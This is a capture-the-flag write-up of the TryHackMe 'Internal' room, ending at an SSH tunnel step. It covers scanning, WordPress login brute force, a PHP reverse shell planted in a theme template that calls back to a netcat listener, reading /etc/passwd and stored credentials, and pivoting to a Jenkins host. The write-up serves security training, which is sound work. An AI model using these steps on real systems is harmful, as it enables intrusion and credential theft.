



TryHackMe Writeup: Internal Penetration Test

Challenge URL: <https://tryhackme.com/room/internal>

Testing started by associating the given IP address of 10.10.2.181 with the URL internal.thm. This was done by editing the local machines Hosts file.

Next, I ran a port scan against the host. Two ports were reported as open. SSH and HTTP

```
└─$ nmap -sSV -n -Pn internal.thm --open -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-01 08:59 EST
Nmap scan report for internal.thm (10.10.2.181)
Host is up (0.094s latency).
Not shown: 65316 closed tcp ports (reset), 217 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.01 seconds
```

Ports 22 and 80 open

Since the nmap scan reported back a web server, I visited the host with a browser and was presented with a generic apache page. So I fuzzed directories with dirb to see if there were any live sites available. A Wordpress blog was found. More interesting than that though, was a WP Admin login.

```
-----
DIRB v2.22
By The Dark Raver Payload Status code Error Timeout
-----
302 my2boys 302


START_TIME: Fri Dec 1 09:10:55 2023
URL_BASE: http://internal.thm/ 200
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages
1150 beautiful 200
-----
1151 beston 200
1154 black 200
GENERATED WORDS: 4612 200

-----
204 Scanning URL: http://internal.thm/ -----
=> DIRECTORY: http://internal.thm/blog/
+ http://internal.thm/index.html (CODE:200|SIZE:10918)
-> DIRECTORY: http://internal.thm/index.html/
```


Blog found

```
----- Entering directory: http://internal.thm/blog/ -----
+ http://internal.thm/blog/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://internal.thm/blog/wp-admin/
=> DIRECTORY: http://internal.thm/blog/wp-content/
=> DIRECTORY: http://internal.thm/blog/wp-includes/
+ http://internal.thm/blog/xmlrpc.php (CODE:405|SIZE:42)
```

wp-admin found



Blog found



wp-admin login found

Since I didn't have any valid users, I started trying to brute force users by just guessing the most common ones. Using "**root**" as the user, the error message "Unknown username. Check again or try your email address.". I then tried "**admin**" and got a different error stating "The password you entered for the username **admin** is incorrect". This indicates that "**admin**" is a valid username. So a login request was captured and sent to Burp Intruder in an attempt to crack the password with the seclists "**rockyou.txt**" file. When reviewing the results, one password resulted in a "302" redirect. The password was used and login as admin was successful.



Error: The password you entered for the username **admin** is incorrect. [Lost your password?](#)

Username or Email Address

admin


Password



Remember Me


Log In

Enumerating usernames

Request	Payload	Status code	Error	Timeout	Length ^	The pa...	Comment
3882		302	<input type="checkbox"/>	<input type="checkbox"/>	1245		
4751		200	<input type="checkbox"/>	<input type="checkbox"/>	5222		
10907	♥	200	<input type="checkbox"/>	<input type="checkbox"/>	5222		
1097	lorraine	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1129	roxanne	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1150	beautiful1	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1151	boston	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1154	black	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1185	gilbert	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1204	pretty1	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1207	pinkie	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1214	holas	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1233	pedro	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1315	alexa	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
1336	buster1	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
2270	krissy	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	
2296	420420	200	<input type="checkbox"/>	<input type="checkbox"/>	5328	1	

Request	Response
1	HTTP/1.1 302 Found
2	Date: Fri, 01 Dec 2023 18:10:47 GMT
3	Server: Apache/2.4.29 (Ubuntu)
4	Expires: Wed, 11 Jan 1984 05:00:00 GMT
5	Cache-Control: no-cache, must-revalidate, max-age=0
6	Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/blog/
7	X-Frame-Options: SAMEORIGIN
8	Set-Cookie: wordpress_a1ee6854004a55c02cdf14b76a36b845=admin%7C1701627047%7Cee26fa7yt0oe1TLxE
9	Set-Cookie: wordpress_a1ee6854004a55c02cdf14b76a36b845=admin%7C1701627047%7Cee26fa7yt0oe1TLxE
10	Set-Cookie: wordpress_logged_in_a1ee6854004a55c02cdf14b76a36b845=admin%7C1701627047%7Cee26fa7
11	X-Redirect-By: WordPress
12	Location: http://internal.thm/blog/wp-login.php?redirect_to=http%3A%2F%2Finternal.thm%2Fblog%
13	Content-Length: 0
14	Keep-Alive: timeout=5, max=37
15	Connection: Keep-Alive
16	Content-Type: text/html; charset=UTF-8

Password located with Burp Intruder



Admin dashboard

While reviewing the admin dashboard, it was noted that there was a private post that was not revealed while visiting the blog page unauthenticated. The post had some interesting content. Namely, a set of credentials that could be used for later exploitation. <REDACTED>. Success!

Posts [Add New](#)

All (2) | Published (1) | Private (1)

Bulk Actions All dates All Categories


<input type="checkbox"/> Title ▲	Author	Categories
<input type="checkbox"/> (no title) — Private	admin	Uncategorized
<input type="checkbox"/> Hello world!	admin	Uncategorized
<input type="checkbox"/> Title	Author	Categories

Bulk Actions

Private post found

Add title

To-Do

Don't forget to reset Will's credentials. 

Credentials found in private post

Having noted that NMAP had located an open SSH server earlier, I attempted to log into that with William's creds. But no dice. I did however take that username and attempted to brute force SSH with Hydra. But that'll take a while, so we will circle back. I continued exploring the wp-admin dashboard.


```
(root@HP-OfficeJet-8436)-[~]
# ssh william@internal.thm
william@internal.thm's password:
Permission denied, please try again.
william@internal.thm's password:
```

Attempting to log into SSH service

```
xHydra
Quit
Target Passwords Tuning Specific Start
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-01 14:06:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session f
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per tasl
[DATA] attacking ssh://internal.thm:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://william@10.10.112.133:22
[INFO] Successful, password authentication is supported by ssh://10.10.112.133:22
[ATTEMPT] target internal.thm - login "william" - pass "william" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target internal.thm - login "william" - pass "" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target internal.thm - login "william" - pass "mailliw" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target internal.thm - login "william" - pass "123456" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target internal.thm - login "william" - pass "12345" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target internal.thm - login "william" - pass "123456789" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target internal.thm - login "william" - pass "password" - 7 of 14344401 [child 6] (0/0)
```

Setting up Hydra to run in the background

While perusing the site, it was determined that the server was running MySQL and PHP. Using that knowledge, I tried to find a spot to upload and execute a PHP webshell. First, using the media upload page, I tried to upload the shell. However, the file was rejected. I also discovered a “theme editor”. Within that editor, it was determined that I could add custom PHP code. However, the current theme didn’t allow for any changes. So I switched the active theme to the “twentyseventeen” theme, which allowed me write access. I overwrote the code for the “404.php” file with the custom webshell from pentestmonkey and successfully saved it. I then opened a netcat listener, visited the theme page and VOILA!



Webshell rejected as media upload

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Selected file content:

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 // GNU General Public License for more details.
20 //
21 // You should have received a copy of the GNU General Public License along
22 // with this program; if not, write to the Free Software Foundation, Inc.,
23 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

Adding PHP webshell to theme "404" template

```
(root@HP-OfficeJet-8436)-[~/tmp]
# nc -nvlp 1337
listening on [any] 1337 ... Intercept is off
```

Spin up netcat to catch shell

```
Search Results for "fdgdfgfd" × Edit Themes < Internal — Wo × × internal.thm/blog/wp-content/themes/twentyseventeen/404.php × phpMyAdmin × +
internal.thm/blog/wp-content/themes/twentyseventeen/404.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Google Hacking DB OffSec Analyse your HTTP res... twof1 - Twitter Words ... linkedin2username
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 10.6.88.14:1337 ERROR: Shell connection terminated
```

Visiting theme 404 page to activate shell


```
(root@HP-OfficeJet-8436)-[~/tmp]
# nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.6.88.14] from (UNKNOWN) [10.10.112.133] 35782
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
21:14:32 up 2:08, 0 users, load average: 9.02, 8.56, 8.10
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
```

Access granted

The first thing I did was upgrade the current crappy shell to a fully interactive python shell. Once I determined that python was installed, I went ahead and executed a new pty shell.

```
vimc1nuz.00u
$ python --version
Python 2.7.17
$
```

Python version

```
$ python2 -c 'import pty;pty.spawn("/bin/bash")'
www-data@internal:/$
```

Upgrading shell

Once in, I cat'd the contents of /etc/passwd to find other users. A user named **aubreanna** was the only one found. Interestingly, the user “**William**” we found earlier was not found. So we stopped the hydra brute force that was running in the background, updated the username, and started the attack again. While this was running, we continued perusing the file system.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uuid:x:106:110::/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

/etc/passwd contents

The screenshot shows the xHydra application window. At the top, there are tabs for 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start'. The 'Target' tab is active. Below the tabs, there are two main sections: 'Username' and 'Password'. In the 'Username' section, the 'Username' radio button is selected, and the text 'aubreanna' is entered in the adjacent input field. In the 'Password' section, the 'Password List' radio button is selected, and the text '1-Databases/rockyou.txt' is entered in the adjacent input field. There are also checkboxes for 'Loop around users' and 'Protocol does not require usernames', both of which are currently unchecked.

Hydra attack reset

I uploaded the LinPEAS linux enumeration tool to the target machine and ran it. Several noteworthy pieces of information were found. This included Wordpress DB creds!


```
Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 root root 3109 Aug  3 2020 /var/www/html/wordpress/wp-config.php
define( 'DB_NAME', '...' );
define( 'DB_USER', '...' );
define( 'DB_PASSWORD', '...' );
define( 'DB_HOST', 'localhost' );
```

Wordpress DB creds

Can I use these creds to log into the PhpMyAdmin page.....

The screenshot shows the phpMyAdmin interface. At the top, there is a logo with a sailboat and the text 'phpMyAdmin'. Below the logo, it says 'Welcome to phpMyAdmin'. There is a 'Language' dropdown menu currently set to 'English'. Below that is a 'Log in' button with a question mark icon. Underneath, there are two input fields: 'Username:' with the value 'wordpress' and 'Password:' with a masked password represented by dots. A 'Go' button is positioned at the bottom right of the login area.

Do the creds work.....



SUCCESS!

While interesting, the new database connection didn't yield much useful information. However, the LinPEAS script that was run earlier found some unusual files. What happens if I cat them?

```
total 16
drwxr-xr-x  3 root root 4096 Aug  3  2020 .|
drwxr-xr-x 24 root root 4096 Aug  3  2020 ..
drwx--x--x  4 root root 4096 Aug  3  2020 containerd
-rw-r--r--  1 root root  138 Aug  3  2020 wp-save.txt
```

Unusual files found by LinPEAS

```
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.

aubreanna: [REDACTED]
www-data@internal:/opt$
```

MORE CRED!

Sweet. Maybe now I can SSH in with aubreannas creds

```
(root@HP-OfficeJet-8436)-[~]
# ssh aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$
```

SUCCESS!

Now lets grab that first flag!

```
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
THM{[REDACTED]}
```

BOOM!

There was another interesting file in the directory with the flag. Could it be.... Yes, another asset!


```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$
```

Jenkins located

I needed to pivot my traffic from my localhost into the internal machine in order to view this Jenkins server. So after setting up an SSH tunnel, I browsed to the asset. I was presented with a login screen. Now I need to brute force my way in.


```
(root@HP-OfficeJet-8436)-[~]
# ssh -N -D 127.0.0.1:8088 aubreanna@10.10.65.115
The authenticity of host '10.10.65.115 (10.10.65.115)' can't be established.
